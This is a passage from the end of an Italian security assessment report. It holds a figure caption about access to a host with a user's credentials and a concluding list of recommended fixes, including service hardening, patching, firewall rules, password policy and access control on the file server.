


Figura 16 - Accesso a STVMMAN101 con credenziali htuser

7 Conclusioni

Terminate tutte le analisi dell'assessment è possibile individuare alcuni rimedi urgenti da mettere in pratica il più presto possibile.
In particolare si suggerisce di:

- Fare hardening di tutti i servizi esposti
- Mantenere aggiornati sistemi operativi e pacchetti software
- Migliorare le regole di firewalling, sia per quanto riguarda l'esposizione di alcuni servizi non necessari su Internet sia per quanto riguarda la raggiungibilità della rete LAN da parte degli utenti in VPN
- Adottare una politica delle password che impedisca agli utenti di utilizzare password troppo semplici
- Adottare un sistema di autorizzazioni per l'accesso ai documenti riservati contenuti sul file server in modo da non esporre dati potenzialmente critici